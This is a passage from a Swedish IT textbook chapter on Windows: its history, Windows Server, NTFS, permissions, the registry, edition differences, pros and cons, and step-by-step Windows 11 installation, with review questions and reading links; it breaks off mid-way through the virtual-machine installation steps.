När det gäller det dagliga arbetet har Windows 11 introducerat smarta funktioner som Snap Layouts, vilket gör det enkelt att organisera många öppna fönster i färdiga mallar på skärmen – en räddare i nöden för de som jobbar med stora skärmar. Microsoft har också lagt ner mycket arbete på att städa upp i det röriga arvet från Windows 8. Appen Inställningar har gjorts om helt för att vara mer logisk och täcka nästan alla behov, i ett försök att äntligen kunna pensionera den gamla Kontrollpanelen. Även om Kontrollpanelen fortfarande finns kvar för vissa djupa inställningar, är målet med Windows 11 att användaren aldrig ska behöva se den.

Windows 11 har med sig några riktigt tunga nyheter under huven för de spelintresserade. Microsoft har hämtat teknik direkt från sina Xbox-konsoler för att maximera prestandan:

Auto HDR: En funktion som automatiskt förbättrar ljussättning och färger i äldre spel så att de ser modernare ut, förutsatt att du har en skärm som stöder det.

DirectStorage: Kanske den viktigaste tekniken för framtiden. Den tillåter grafikkortet att hämta data direkt från en snabb NVMe-disk utan att behöva gå den långa vägen via processorn. Detta innebär i praktiken att laddningstider i spel kan minskas från minuter till sekunder, och att spelvärldar kan bli betydligt mer detaljerade.

Trots den moderna ytan bygger Windows 11 fortfarande på den gamla stabila NT-kärnan. Om man gräver tillräckligt djupt, till exempel i fönstret för att hantera nätverkskort eller i diskhanteraren, hittar man fortfarande exakt samma gränssnitt som användes i Windows 2000 och XP. Det är en påminnelse om att oavsett hur mycket man målar om fasaden, så är

fundamentet i Windows byggt för att vara kompatibelt med decennier av teknik.

6.1.8 Windows Server

Windows Server är i själva verket en "muskulös tvilling" till de versioner vi använder på våra vanliga arbetsdatorer. De delar exakt samma tekniska fundament – den stabila NT-kärnan. Det innebär att drivrutiner och grundläggande systemfiler ofta är identiska, och Microsoft släpper nästan alltid operativsystemen i par. Till exempel byggde Windows 7 på samma kod som Server 2008 R2, och dagens moderna Server 2022 delar arkitektur med Windows 10 och 11. Den stora skillnaden ligger inte i hur koden ser ut "under huven", utan i hur operativsystemet är optimerat och vilka tjänster det är redo att leverera.

Vid en första anblick ser skrivbordet i Windows Server bekant ut, men man märker snabbt att systemet är "rensat" från allt som hör hemma på en hemdator. Här finns inga förinstallerade spel, väder-appar eller underhållningstjänster. Istället möts administratören direkt vid inloggning av Server Manager. Detta fönster fungerar som serverns absoluta kommandocentral och nav. Det är härifrån man förvandlar en "tom" Windows-installation till en funktionell server genom att lägga till olika roller. Där en vanlig användare går till Microsoft Store för att hämta appar, går en systemadministratör till Server Manager för att installera de tjänster som hela nätverket är beroende av.

Det som verkligen definierar Windows Server är dess förmåga att agera som en central tjänsteleverantör för hundratals eller tusentals användare samtidigt. Genom att aktivera specifika roller kan servern ta på sig uppgifter som en vanlig Windows-dator helt saknar stöd för. Den viktigaste rollen är ofta Active Directory (AD), som fungerar som företagets digitala hjärna där alla användarkonton, lösenord och säkerhetsregler lagras centralt. Servern kan också hantera nätverkets infrastruktur genom roller som DNS (översätter webbadresser till IP-nummer) och DHCP (delar ut IP-adresser), eller fungera som en kraftfull webbserver via IIS (Internet Information Services).

Eftersom en server förväntas vara i drift dygnet runt, året om, är operativsystemet trimmat för maximal stabilitet och säkerhet. Det har stöd för betydligt kraftfullare hårdvara än en vanlig dator, såsom

dussintals processorkärnor och flera terabyte RAM-minne. Denna enorma kapacitet och tillförlitlighet gör att Windows Server har en helt annan licensmodell och prislapp än konsumentversionerna. För de mest professionella miljöerna finns även alternativet Server Core, en version helt utan grafiskt gränssnitt där allt styrs via textkommandon. Det sparar både systemresurser och minskar attackytan för hackare, vilket gör servern till en så säker och effektiv arbetshäst som möjligt.

Kontrollfrågor

1. Vad var de mest betydelsefulla skillnaderna mellan Windows 95 och dess föregångare (som Windows 3.11)?
2. Varför valde Microsoft att utveckla den separata Windows NT-linjen parallellt med konsumentversionerna?
3. Vilken teknisk milstolpe nåddes i och med Windows XP när det gäller de olika produktlinjerna (9x och NT)?
4. Beskriv varför Windows Vista fick utstå mycket kritik trots sina ambitioner kring ökad säkerhet.
5. Varför anses Windows 7 ofta vara den mest framgångsrika och stabila versionen i Windows-historien?
6. Vilka var de främsta anledningarna till att Windows 8 fick ett negativt mottagande av traditionella PC-användare?
7. Vad innebär konceptet "Windows as a Service" som introducerades i och med Windows 10?
8. Hur skiljer sig Windows 11 från Windows 10 när det gäller både det visuella gränssnittet och kraven på hårdvara?
9. Vilka är de primära skillnaderna i fokus och funktionalitet mellan en Desktop-version och en Server-version av Windows?
10. Vilken roll spelade MS-DOS i de tidiga versionerna av Windows, och när slutade Windows att vara ett grafiskt skal ovanpå DOS för konsumenter?

Fördjupningslänkar

Microsoft (Windows historia och vad som är nytt) –

<https://learn.microsoft.com/en-us/windows/whats-new/windows-history>

Wikipedia (Djupgående historik om Microsoft Windows) –

https://en.wikipedia.org/wiki/History_of_Microsoft_Windows

How-To Geek (En kortfattad historik över Windows operativsystem) –

<https://www.howtogeek.com/721525/a-brief-history-of-microsoft-windows/>

Microsoft (Windows Server-dokumentation och arkitektur) –

<https://learn.microsoft.com/en-us/windows-server/>

Computer Hope (Översikt över alla Windows-versioner genom tiderna) –

<https://www.computerhope.com/issues/ch000088.htm>

Version Museum (Visuell historik över Windows gränssnitt och design) –

<https://www.versionmuseum.com/history-of/microsoft-windows>

The Verge (En visuell guide till 35 år av Windows-utveckling) –

<https://www.theverge.com/2020/11/20/21577484/microsoft-windows-35th-anniversary-history-visual-guide>

Microsoft (Livscykel och supportdatum för olika Windows-versioner) –

<https://learn.microsoft.com/en-us/lifecycle/faq/windows>

PCMag (En grafisk resa genom Windows-versioner från 1.0 till idag) –

<https://www.pcmag.com/news/35-years-of-windows-a-graphical-history>

WinWorld (Arkiv över historiska och nedlagda operativsystem) –

<https://winworldpc.com/library/operating-systems>

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om Windows historia, frågor eller reflektioner)

6.2 Windows uppbyggnad

Windows är ett modernt operativsystem med många komponenter som samarbetar för att ge en användarvänlig och flexibel plattform. Här går vi igenom några grundläggande byggstenar i Windows: enheter, filsystem, rättigheter (NTFS) och registret.

6.2.1 Enheter och enhetsbokstäver

I Windows representeras varje lagringsvolym som en enhet med en bokstav – C:, D:, E: och så vidare. Systemdisken är nästan alltid C: och innehåller själva Windows och programfiler. Historiskt är A: och B: reserverade för diskettenheter, vilket är varför C: blev standard för systemet. Även nätverksresurser kan “mappas” till enhetsbokstäver så att de beter sig som lokala enheter i Utforskaren.

När du ansluter en USB-disk, ett USB-minne eller sätter i en skiva i en optisk läsare får enheten normalt nästa lediga bokstav. Ordningen kan alltså variera mellan datorer eller tillfällen. Du kan ändra tilldelningen via **Diskhantering** (*diskmgmt.msc*) – praktiskt om du vill att externa enheter alltid ska ha samma bokstav eller om en applikation förväntar sig en viss sökväg. *Var försiktig bara: program som installerats till en särskild enhetsbokstav kan sluta fungera om du ändrar bokstaven efteråt.*

Det är också möjligt att montera en volym i en **NTFS-mapp** i stället för att ge den en bokstav (t.ex. C:\Data\Arkiv). Det kan vara en elegant lösning i servrar och labb där bokstäverna tar slut eller du vill gruppera lagring under en given katalog.

Windows identifierar lagringsenheter med enhetsbokstäver, t.ex. C:, D:, E:.

Systemdisken är oftast C: och innehåller Windows-installationen.

USB-minnen, externa hårddiskar och optiska enheter får automatiskt nästa lediga bokstav.

Du kan ändra enhetsbokstäver i Diskhantering (*diskmgmt.msc*).

6.2.2 Filsystem och NTFS

Ett filsystem bestämmer hur data organiseras på en volym: hur filer och mappar namnges, hur ledigt utrymme hanteras och hur integritet och rättigheter upprätthålls. I Windows är **NTFS** standard på systemdisken. Det ersatte äldre **FAT32** eftersom NTFS skalar bättre till stora diskar och ger fler funktioner för pålitlighet och säkerhet.

NTFS har **journalföring** som minskar risken för korruption vid strömbrott, **åtkomsträttigheter (ACL)** på fil- och mappnivå, **komprimering** per mapp/fil och stöd för mycket stora filer och volymer. Det finns också avancerade egenskaper som **kryptering (EFS)**, **diskkvoter**, **hårda länkar/symboliska länkar** och **alternativa dataströmmar**. Tillsammans gör detta NTFS lämpligt för både klienter och servrar, medan FAT32 eller exFAT främst används för flyttbara medier och kompatibilitet mellan olika system.

I praktiken formateras system- och datavolymer i Windows nästan alltid med NTFS. För externa enheter som behöver fungera mellan många olika operativsystem kan **exFAT** vara ett kompromissval – det saknar NTFS:s rättigheter och journaling men har bättre kompatibilitet än NTFS och färre begränsningar än FAT32.

NTFS jämfört med FAT32:

- Stöd för stora filer och diskar.
- Möjlighet till filkomprimering.
- Journalföring (skydd mot datakorruption).
- Avancerade rättigheter och säkerhetsinställningar.

Alla moderna Windows-versioner (inkl. Server) måste använda NTFS på systemdisken.

6.2.3 Rättigheter och behörigheter

NTFS hanterar åtkomst via **åtkomstkontrollistor (ACL)** där varje fil eller mapp har poster (ACE) som beskriver vilka användare eller grupper som får göra vad. Rättigheter kan sättas direkt på en mapp eller fil, men ärvs normalt nedåt i strukturen för att underlätta hanteringen. *Ett typiskt*

upplägg är att ge rättigheter till grupper i stället för enskilda personer, och låta gruppmedlemskap styra åtkomst.

Vanliga rättigheter är **Läs, Skriv, Ändra** och **Fullständig behörighet**.

Ägaren av en fil eller mapp kan alltid ändra dess rättigheter;

Administratörer kan dessutom ta ägarskap vid behov. I Utforskaren hittar du detta under **Egenskaper → Säkerhet**, och i **Avancerat** ser du arv, ärvda/explicita poster och kan räkna ut **effektiva behörigheter**.

I nätverksmiljöer spelar även **delningsrättigheter** in (fliken **Delning**).

Den faktiska åtkomsten över nätverket blir kombinationen av delningsrättigheter och NTFS-rättigheter – i praktiken gäller den mest restriktiva av de två. En robust princip är att hålla delningen relativt generös (t.ex. Läs) och finjustera åtkomst med NTFS på mappnivå.

NTFS-rättigheter styr vem som får göra vad med filer och mappar.

Du kan ange rättigheter via Egenskaper → Säkerhet i Utforskaren.

Exempel på rättigheter: Läs, Skriv, Ändra, Fullständig behörighet.

Rättigheter kan ärvas från mappstrukturen – bra för att hantera stora filsystem.

Administratörer kan alltid ta ägarskap och ändra behörigheter vid behov.

Viktigt för säkerhet i både hem- och företagsmiljöer.

6.2.4 Registret

Windows-registret är en hierarkisk databas som lagrar konfiguration för operativsystemet, drivrutiner, tjänster och många applikationer.

Strukturen består av **nycklar** (som mappar) och **värden** (som filer) med olika datatyper, till exempel **REG_SZ** (text) eller **REG_DWORD** (heltal).

Rotnivån utgörs av så kallade **hives**:

HKEY_LOCAL_MACHINE (HKLM) – maskinvida inställningar för OS, drivrutiner och tjänster

HKEY_CURRENT_USER (HKCU) – inställningar för den inloggade användaren

HKEY_USERS (HKU) – alla användarprofiler (används bl.a. för att nå andra användares HKCU)

HKEY_CLASSES_ROOT (HKCR) – filtypsassociationer och COM-registreringar

HKEY_CURRENT_CONFIG (HKCC) – en ögonblicksbild av aktuell hårdvaruprofil och vissa drivrutinsinställningar.

Registret kan redigeras med **Registereditorn (regedit)**. Det är ett kraftfullt verktyg för felsökning och avancerad konfiguration när det saknas GUI-inställningar, och det används också av gruppolicyer och många installationsprogram. *Det går att exportera delar av registret till .reg-filer för att spara och återställa inställningar.*

Samtidigt är registret en känslig del av systemet. Felaktiga ändringar kan orsaka instabilitet eller göra Windows obrukbart. En säker arbetsmetod är att först skapa en **systemåterställningspunkt**, **exportera** de nycklar du tänker ändra och dokumentera exakt vad som ändrats, så att du kan rulla tillbaka vid behov.

Windows-registret är en hierarkisk databas som lagrar inställningar för operativsystemet och installerade program.

Det består av nycklar och värden – ungefär som mappar och filer.

Det är centralt för konfiguration av Windows, drivrutiner och applikationer.

Det kan redigeras med Registereditorn (regedit) – kraftfullt men riskabelt.

Viktigt att vara försiktig: felaktiga ändringar kan göra systemet instabilt eller obrukbart.

6.2.5 Sammanfattning

Windows bygger på en kombination av tydliga enhetsbokstäver, avancerat filsystem med säkerhetsfunktioner (NTFS), och ett centralt register som styr konfigurationen. Att förstå dessa delar är viktigt för både grundläggande användning och mer avancerad systemadministration.

Kontrollfrågor

1. Vad är enhetsbokstäver (t.ex. C: eller D:) i Windows och vad används de till rent praktiskt för användaren?
2. Vilka är de främsta fördelarna med att använda NTFS jämfört med det äldre filsystemet FAT32?
3. Beskriv steg för steg hur du ändrar rättigheter för en fil eller mapp via Windows grafiska gränssnitt.
4. Vad är Windows-registret och vilken typ av information lagras i denna centrala databas?
5. Varför är det kritiskt att vara extremt försiktig när man gör manuella ändringar i registret?
6. Vad innebär begreppet "arv" (Inheritance) när det kommer till behörigheter för mappar och undermappar?
7. Vad är skillnaden mellan NTFS-behörigheter och utdelningsbehörigheter (Share permissions) när man delar ut en mapp på ett nätverk?
8. Vad är ReFS (Resilient File System) och i vilka sammanhang är det mer lämpligt att använda än NTFS?
9. Vilket verktyg (program) använder man för att redigera registret manuellt, och vad heter den körbara filen för detta program?
10. Var på hårddisken lagras registrets filer (så kallade hives) rent fysiskt i Windows-installationen?

Fördjupningslänkar

Microsoft (File Systems in Windows) -

<https://learn.microsoft.com/en-us/windows/win32/fileio/file-systems>

Microsoft (NTFS Technical Reference) - <https://learn.microsoft.com/en-us/windows/win32/fileio/ntfs-technical-reference>

Microsoft (Change Permissions for Files and Folders) -

<https://support.microsoft.com/en-us/windows/change-permissions-for-files-and-folders-in-windows-8bfef146-0b22-47f6-9f77-5ef9f4e6a9d4>

Microsoft (Introduction to the Windows Registry) -

<https://support.microsoft.com/en-us/windows/what-is-the-windows-registry-776707f4-66f0-7f80-0285-3c6441d04d46>

Wikipedia (Windows Registry Overview) -

https://en.wikipedia.org/wiki/Windows_Registry

Microsoft (Resilient File System - ReFS Overview) -

<https://learn.microsoft.com/en-us/windows-server/storage/refs/refs-overview>

Microsoft (How Security Descriptors and Permissions Work) -

<https://learn.microsoft.com/en-us/windows/win32/secauthz/how-it-works--aces-and-acls>

BleepingComputer (Guide to Windows Registry Editor for Beginners) -

<https://www.bleepingcomputer.com/tutorials/how-to-use-the-windows-registry-editor/>

Lifewire (A Complete Guide to NTFS Permissions) -

<https://www.lifewire.com/ntfs-permissions-explained-4053913>

Wikipedia (New Technology File System - NTFS) -

<https://en.wikipedia.org/wiki/NTFS>

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om Windows uppbyggnad, frågor eller reflektioner)

6.3 Fördelar och nackdelar med Windows som operativsystem

Windows är världens mest använda stationära operativsystem. Enligt olika uppskattningar (2024) har Windows över 1,4 miljarder aktiva användare globalt, vilket gör det till en mycket dominerande plattform för både privatpersoner och företag.

Att förstå styrkor och svagheter med Windows är viktigt både som användare och som blivande IT-tekniker.

6.3.1 Skillnader mellan Windows-versioner

Windows finns i flera olika utgåvor, anpassade för olika användargrupper. I denna kurs arbetar vi främst med Windows 11 Pro, eftersom den är vanlig i skol- och företagsmiljö. Men det är bra att känna till skillnaderna mellan Home, Pro och Enterprise.

Tabellen på nästa sida visar viktiga skillnader:

Funktion / Egenskap	Home	Pro	Enterprise
Målgrupp	Privatpersoner	Företag / avancerade användare	Stora företag / organisationer
BitLocker (diskkryptering)	✗	✓	✓
Gruppolicy-editor (gpedit.msc)	✗	✓	✓
Fjärrskrivbord (Remote Desktop Server)	✗	✓	✓
Hyper-V (inbyggd virtualisering)	✗	✓	✓
Domänanslutning (AD / Azure AD)	✗	✓	✓
Windows Update for Business	✗	✓	✓
Windows Sandbox	✗	✓	✓
AppLocker och avancerad kontroll	✗	✗	✓
Microsoft Defender Credential Guard	✗	✗	✓
Priset (ca)	Lägst	Medel	Högst (volymlicens)

Att tänka på:

Home-versionen fungerar för hemmabruk men saknar funktioner som krävs i en IT-miljö.

Pro är den vanligaste versionen i utbildning, företag och labbmiljöer.

Enterprise används främst i större organisationer och hanteras via volymlicens och fjärradministration.

6.3.2 Fördelar med Windows

Windows har under decennier varit det dominerande operativsystemet på marknaden, och det finns flera tunga skäl till att både privatpersoner och gigantiska företag fortsätter att välja plattformen. Det handlar om en kombination av igenkänning, ett enormt utbud av verktyg och en teknisk infrastruktur som är byggd för att skala uppåt.

6.3.2.1 Användarvänligt gränssnitt

Den kanske mest uppenbara fördelen med Windows är dess välbekanta gränssnitt. Sedan Windows 95 har grundpelarna – Start-menyn, aktivitetsfältet och det grafiska skrivbordet – sett ungefär likadana ut. Denna konsekvens gör att tröskeln för att lära sig systemet är mycket låg. Även en nybörjare kan snabbt förstå hur man navigerar mellan mappar, startar program och ändrar grundläggande inställningar utan att någonsin behöva röra en kommandorad.

För en IT-tekniker innebär detta också att det är lättare att ge support till slutanvändare. Eftersom de flesta redan är vana vid Windows logik, behöver man sällan utbilda personalen i hur man utför de enklaste sysslorna. Gränssnittet är designat för att vara intuitivt, vilket sparar både tid och frustration i en arbetsmiljö.

6.3.2.2 Brett programstöd

Den största tekniska styrkan hos Windows är utan tvekan det enorma utbudet av mjukvara. Eftersom Windows har den största marknadsandelen, väljer nästan alla mjukvaruleverantörer att utveckla sina program för Windows i första hand. Det spelar ingen roll om det handlar om avancerade grafikprogram som Adobe Creative Cloud, bokföringssystem eller specialiserade ingenjörswerktyg – chansen är nästan hundra procentig att de fungerar felfritt på Windows.

Inom spelvärlden är Windows i princip ohotad etta tack vare tekniker som DirectX, vilket gör att nästan alla datorspel utvecklas med Windows som huvudplattform. För ett företag innebär detta programstöd en trygghet; man vet att man inte kommer att bli låst från viktiga verktyg på grund av operativsystemet, vilket ofta kan vara fallet med mer nischade alternativ.

6.3.2.3 Hårdvarukompatibilitet

Windows är byggt för att fungera på miljontals olika hårdvarukombinationer. Oavsett om du bygger en egen dator av delar

från tio olika tillverkare eller köper en färdig märkesdator, så "bara fungerar" det oftast. Detta beror på att hårdvarutillverkare prioriterar att skriva drivrutiner för Windows före allt annat. Tekniker som Plug and Play har förfinats under tre decennier, vilket gör att installation av skrivare, grafikkort och nätverksutrustning oftast sker helt automatiskt.

Till skillnad från vissa Linux-distributioner, där man ibland kan behöva kompilera egna drivrutiner eller leta efter speciallösningar för att få ett trådlöst nätverkskort att fungera, hanterar Windows detta i bakgrunden. För en IT-avdelning som hanterar hundratals olika datormodeller är denna breda kompatibilitet en enorm fördel som minskar mängden manuellt arbete vid driftsättning.

6.3.2.4 Backat av Microsoft

Att ha ett av världens största teknikföretag i ryggen ger en stabilitet som är svår att matcha. Microsoft garanterar långsiktig support och regelbundna säkerhetsuppdateringar, vilket är kritiskt för verksamheter som inte har råd med driftstopp. Genom Microsoft 365-integrationen blir Windows också en del av ett större ekosystem där OneDrive, Teams och Outlook fungerar sömlöst tillsammans, vilket skapar en effektiv digital arbetsplats.

Denna support innebär också att det finns en enorm mängd dokumentation, certifieringar och färdiga lösningar för i princip alla problem som kan uppstå. Som tekniker är du aldrig ensam; om något går fel finns det nästan alltid en officiell patch eller en välkänd lösning tillgänglig, vilket ger en trygghet som "community-drivna" projekt ibland kan sakna i affärskritiska situationer.

6.3.2.5 Professionella verktyg och serverfunktioner

Windows styrka ligger inte bara i vad den enskilda användaren ser, utan i hur systemet kan hanteras centralt. Genom verktyg som Active Directory (AD) och Group Policy (GPO) kan en administratör styra tusentals datorer från en enda server. Man kan bestämma exakt vilka program som får installeras, hur skrivbordet ska se ut och vilka säkerhetsregler som ska gälla för hela företaget med några få klick.

Denna skalbarhet gör att Windows kan växa med användaren. Samma grundläggande kunskaper man lär sig på en vanlig laptop kan appliceras på kraftfulla servrar med Hyper-V för virtualisering eller avancerade databashanterare. Det gör Windows till en komplett plattform som

sträcker sig hela vägen från barnets första speldator till hjärtat i ett globalt storbolags serverhall.

6.3.3 Nackdelar

Trots sin dominans och användarvänlighet är Windows långt ifrån ett perfekt system. För en IT-avdelning innebär valet av Windows en ständig balansgång mellan funktionalitet och de begränsningar som följer med en kommersiell, stängd plattform. Från höga kostnader till resurskrävande mjukvara finns det flera aspekter som kan tala emot Windows i vissa specifika miljöer.

6.3.3.1 *Licenskostnad*

Den mest påtagliga nackdelen med Windows, särskilt i jämförelse med Linux, är att det inte är gratis. För en privatperson är kostnaden ofta inbakad i priset på datorn, men för ett företag är licenshantering en betydande budgetpost. Varje enskild klientdator kräver en licens, och när det kommer till Windows Server blir kostnaderna snabbt mycket höga.

Inom servervärlden räcker det dessutom sällan med en grundlicens; man behöver ofta köpa till så kallade CALs (Client Access Licenses) för varje användare eller enhet som ansluter till servern. För en organisation med hundratals anställda innebär detta en komplex och dyr administration som måste förnyas regelbundet för att man ska vara lagligt licensierad.

6.3.3.2 *Stängd källkod*

Windows är ett "proprietärt" operativsystem, vilket innebär att källkoden är stängd och ägs helt av Microsoft. Som användare eller tekniker har du ingen möjlighet att se exakt hur systemet fungerar under huven, och du får absolut inte modifiera koden för att anpassa den efter dina behov. Detta skapar ett totalt beroende av Microsofts utvecklingsavdelning.

Om Microsoft bestämmer sig för att ändra ett gränssnitt (som i Windows 8) eller lägga ner en funktion som ditt företag är beroende av, har du inget annat val än att anpassa dig. Du kan inte heller själv laga säkerhetshål eller buggar i systemet, utan måste vänta på att Microsoft prioriterar och släpper en officiell uppdatering. Detta "inlåsningsseffekt" (vendor lock-in) är en av de främsta anledningarna till att vissa organisationer föredrar öppen källkod.

6.3.3.3 Resurskrävande

Windows har ett rykte om att vara ett "tungt" operativsystem. Eftersom Microsoft strävar efter att behålla kompatibilitet med gammal mjukvara, bär systemet på en enorm mängd gammal kod som tar upp plats och kraft. Varje ny version av Windows tenderar att kräva mer arbetsminne (RAM), snabbare processorer och mer diskutrymme än den föregående.

Detta märks tydligt i och med Windows 11, där kraven på moderna processorer och TPM-chipp har gjort att miljontals fullt fungerande datorer plötsligt anses föråldrade. För en IT-avdelning innebär detta att man tvingas till dyra hårdvaruuppggraderingar långt innan den fysiska utrustningen faktiskt har gått sönder, bara för att kunna köra den senaste och säkraste mjukvaran.

6.3.3.4 Ett primärt säkerhetsmål

På grund av sin enorma marknadsandel är Windows den absolut största måltavlan för cyberkriminella. Om man skriver ett virus eller ett ransomware-program vill man nå så många offer som möjligt, och då är Windows det självklara valet. Detta innebär att en Windows-dator i princip aldrig kan lämnas oskyddad; den kräver aktivt underhåll i form av ständiga säkerhetsuppdateringar och avancerade antivirusprogram (EDR/XDR).

Som tekniker innebär detta en ständig kamp mot klockan. Varje månad släpper Microsoft dussintals patchar på den så kallade "Patch Tuesday", och dessa måste testas och rullas ut snabbt för att täppa till sårbarheter. Denna osäkerhet är en inbyggd kostnad i Windows-ekosystemet – man köper ett system som är lätt att använda, men man betalar priset i form av ett konstant behov av övervakning och skydd.

6.3.3.5 Komplexitet i företagsmiljöer

Även om Windows är enkelt för slutanvändaren, kan administrationen av ett stort Windows-nätverk vara extremt komplex. Att hålla reda på olika versioner (Home, Pro, Enterprise), olika licensmodeller (OEM, Volume Licensing, Subscription) och se till att alla följer företagets policyer kräver djup expertkunskap.

Utan rätt verktyg och utbildning blir det snabbt övermäktigt att hantera tusentals datorer centralt. Dessutom kan de automatiska uppdateringarna, som är tänkta att hjälpa till, ibland orsaka stora problem om en uppdatering visar sig vara inkompatibel med ett affärskritiskt

program. Att navigera i denna "licensdjungel" och tekniska komplexitet är ett heltidsjobb för många systemadministratörer, vilket är en dold nackdel som ofta glöms bort vid ett inköp.

6.3.4 Sammanfattning: Att välja rätt system för rätt behov

Sammanfattningsvis är Windows ett kraftfullt, välkänt och flexibelt operativsystem som erbjuder ett oöverträffat stöd för både mjukvara och hårdvara. Dess dominans på marknaden gör det till det självklara valet för de flesta företag och hemanvändare som kräver total kompatibilitet och ett gränssnitt som nästan alla redan behärskar. Från de minsta bärbara datorerna till de största serverhallarna utgör Windows den digitala ryggraden i stora delar av vår värld.

Samtidigt innebär valet av Windows att man måste vara beredd att hantera en del specifika utmaningar. Som vi har sett är det inte ett kostnadsfritt system; licenskostnader, krav på modern och kraftfull hårdvara samt ett ständigt behov av aktivt säkerhetsarbete är faktorer som en IT-tekniker alltid måste kalkylera med. Windows kräver mer underhåll i form av uppdateringar och virusskydd än många av sina konkurrenter.

Att förstå dessa styrkor och svagheter är helt avgörande för att du som tekniker ska kunna välja rätt system för rätt behov. Det finns situationer där Windows är det enda logiska valet på grund av dess professionella verktyg och breda stöd, men det finns också miljöer där nackdelarna väger tyngre. Genom att ha med dig denna helhetsbild kan du fatta välgrundade beslut, oavsett om det gäller en enkel dator för privat användning eller komplexa, storskaliga IT-lösningar för globala organisationer.

Kontrollfrågor

1. Varför är Windows så dominerande som operativsystem på den globala marknaden jämfört med sina konkurrenter?
2. Nämn två specifika fördelar med Windows som gör att det ofta anses vara lättare för nybörjare att lära sig än till exempel Linux?
3. Varför blir Windows en så pass stor säkerhetsrisk om det inte underhålls och uppdateras kontinuerligt?
4. Vad innebär det rent praktiskt för en avancerad användare att Windows har stängd källkod, och vilken nackdel kan det medföra?
5. Varför kan licenskostnaden vara en betydande nackdel för både privatpersoner och stora organisationer?
6. På vilket sätt är Windows enorma stöd för hårdvara och drivrutiner en av dess absolut största styrkor i praktiken?
7. Varför anses Windows fortfarande vara den ledande plattformen för gaming och tunga grafiska applikationer?
8. Vad menas med begreppet "Legacy Support" (bakåtkompatibilitet) och varför är detta en avgörande fördel för många företag?
9. Vilka nackdelar finns det med Windows inbyggda "telemetri" (datainsamling) ur ett integritetsperspektiv?
10. Hur påverkar Microsofts ekosystem av tjänster, som Office 365 och Teams, användarens upplevelse av att använda Windows i arbetslivet?

Fördjupningslänkar

Microsoft (Windows 11 Overview och funktioner) –
<https://www.microsoft.com/en-us/windows/windows-11>

Wikipedia (Usage share of operating systems) –
https://en.wikipedia.org/wiki/Usage_share_of_operating_systems

Microsoft Learn (What is Windows? – Nyheter och arkitektur) –
<https://learn.microsoft.com/en-us/windows/whats-new/>

How-To Geek (Pros and Cons of Windows vs Linux) –
<https://www.howtogeek.com/117635/windows-vs.-linux-which-operating-system-is-better/>

TechRadar (Windows 11 review och omfattande analys) –
<https://www.techradar.com/reviews/windows-11>

StatCounter (Global Desktop OS Market Share Statistics) –
<https://gs.statcounter.com/os-market-share/desktop/worldwide>

Microsoft Learn (Windows 11 System Requirements och kompatibilitet) –
<https://learn.microsoft.com/en-us/windows/whats-new/windows-11-requirements>

PCMag (Windows 11 vs. Windows 10: En teknisk jämförelse) –
<https://www.pcmag.com/news/windows-11-vs-windows-10-whats-the-difference>

Digital Trends (Windows 11 vs. Linux för produktivitet och gaming) –
<https://www.digitaltrends.com/computing/windows-11-vs-linux/>

Egna anteckningar

(Här kan du som elev skriva egna anteckningar om Windows fördelar och nackdelar, frågor eller reflektioner)

6.4 Installation av Windows 11 i fysisk maskin/VM

Att kunna installera Windows 11 är en grundläggande färdighet både för privatpersoner och IT-tekniker. Här går vi igenom hur man laddar ner en ISO-fil, skapar ett startbart USB-minne, ändrar bootordning i BIOS/UEFI och installerar systemet, både på fysisk hårdvara och i en virtuell maskin.

6.4.1 Förberedelser

Kontrollera systemkrav

Processor: 64-bitars, 1 GHz eller snabbare, minst 2 kärnor.

RAM: Minst 4 GB (rekommenderat 8+ GB).

Lagring: 64 GB eller mer.

TPM 2.0 och Secure Boot (krav för Windows 11).

6.4.2 Ladda ner Windows 11 ISO

Microsoft tillhandahåller ett officiellt verktyg som heter Media Creation Tool.

Steg för steg:

1. Gå till den officiella nedladdningssidan:
<https://www.microsoft.com/software-download/windows11>
2. Klicka på Download now under Media Creation Tool.
3. Kör verktyget när det laddats ner.
4. Välj Create installation media (USB flash drive, DVD, or ISO file).
5. Välj språk och edition.
6. Välj att skapa ISO-fil och spara den på datorn.
 - A. Alternativ: Skapa direkt USB om du redan har en sticka ansluten.

För VM-installation räcker det att ha ISO-filen sparad lokalt.

6.4.3 Skapa en startbar USB-sticka

Om du ska installera på en fysisk dator behöver du göra ett USB-minne startbart.

Antingen kan du använda Windows Media Creation Tool som gör detta åt dig direkt:

1. Välj USB flash drive istället för ISO i steg 6 ovan.
2. Välj din USB-enhet (minst 8 GB rekommenderas).
 - A. Verktöget laddar ner och skriver filerna automatiskt.

Alternativt kan du använda Rufus:

1. Hämta Rufus: <https://rufus.ie>
2. Starta programmet.
3. Välj din USB-enhet.
4. Välj din ISO-fil.
5. Kontrollera partitionstyp (GPT för UEFI).
6. Klicka Start.

6.4.4 Ändra bootordning i BIOS/UEFI

För att starta från USB behöver du ofta ändra bootordning:

Steg för steg:

1. Starta om datorn.
2. Tryck rätt tangent för BIOS/UEFI (vanligtvis Del, F2, F10 eller Esc – står oftast på skärmen).
3. Leta upp Boot Order eller Boot Priority.
4. Sätt USB-enheten högst upp i listan.
5. Spara och avsluta (Save & Exit).
6. Datorn startar om från USB-stickan.

6.4.5 Installera Windows 11

Steg för steg-installation:

1. Välj språk, tid och tangentbord.
2. Klicka på Install now.
3. Ange produktnyckel eller välj I don't have a product key.
4. Välj edition (Pro eller Home).
5. Acceptera licensvillkoren.
6. Välj Custom: Install Windows only (advanced).
7. Välj/Skapa partition (ta bort gamla om du vill rensa disken helt).
8. Installationen körs automatiskt och datorn startar om flera gånger.
9. Konfigurera språk, region och tangentbord efter första uppstart.

6.4.6 Skapa lokalt konto på Windows 11 (offline)

För att slippa Microsoft-konto kan du göra så här vid kontoinställning:

Steg för steg:

1. När du kommer till inloggningssteget – koppla ur nätverkskabel eller inaktivera Wi-Fi.
2. Windows försöker tvinga onlinekonto men erbjuder alternativ för offlinekonto/offlinekonto eller "Limited Experience".
3. Om du inte ser alternativet:
 1. Tryck Shift + F10 för att öppna kommandoprompt.
 2. Skriv: start ms-cxh:localonly (fungerar ej på Windows 11 25H2 och senare)
 3. Tryck Enter.
4. Skärmen för lokalt konto visas.
5. Ange användarnamn och lösenord.

Detta fungerar även i VM om du "stänger av nätverk" under installationen.

6.4.7 Installation i virtuell maskin

Att installera Windows 11 i en virtuell maskin (t.ex. VirtualBox eller VMware) är snarlikt:

Steg för steg:

1. Skapa en ny VM med typ Windows 11.
2. Tilldela minst 4 GB RAM och 64 GB disk (rekommenderat mer för bättre prestanda).
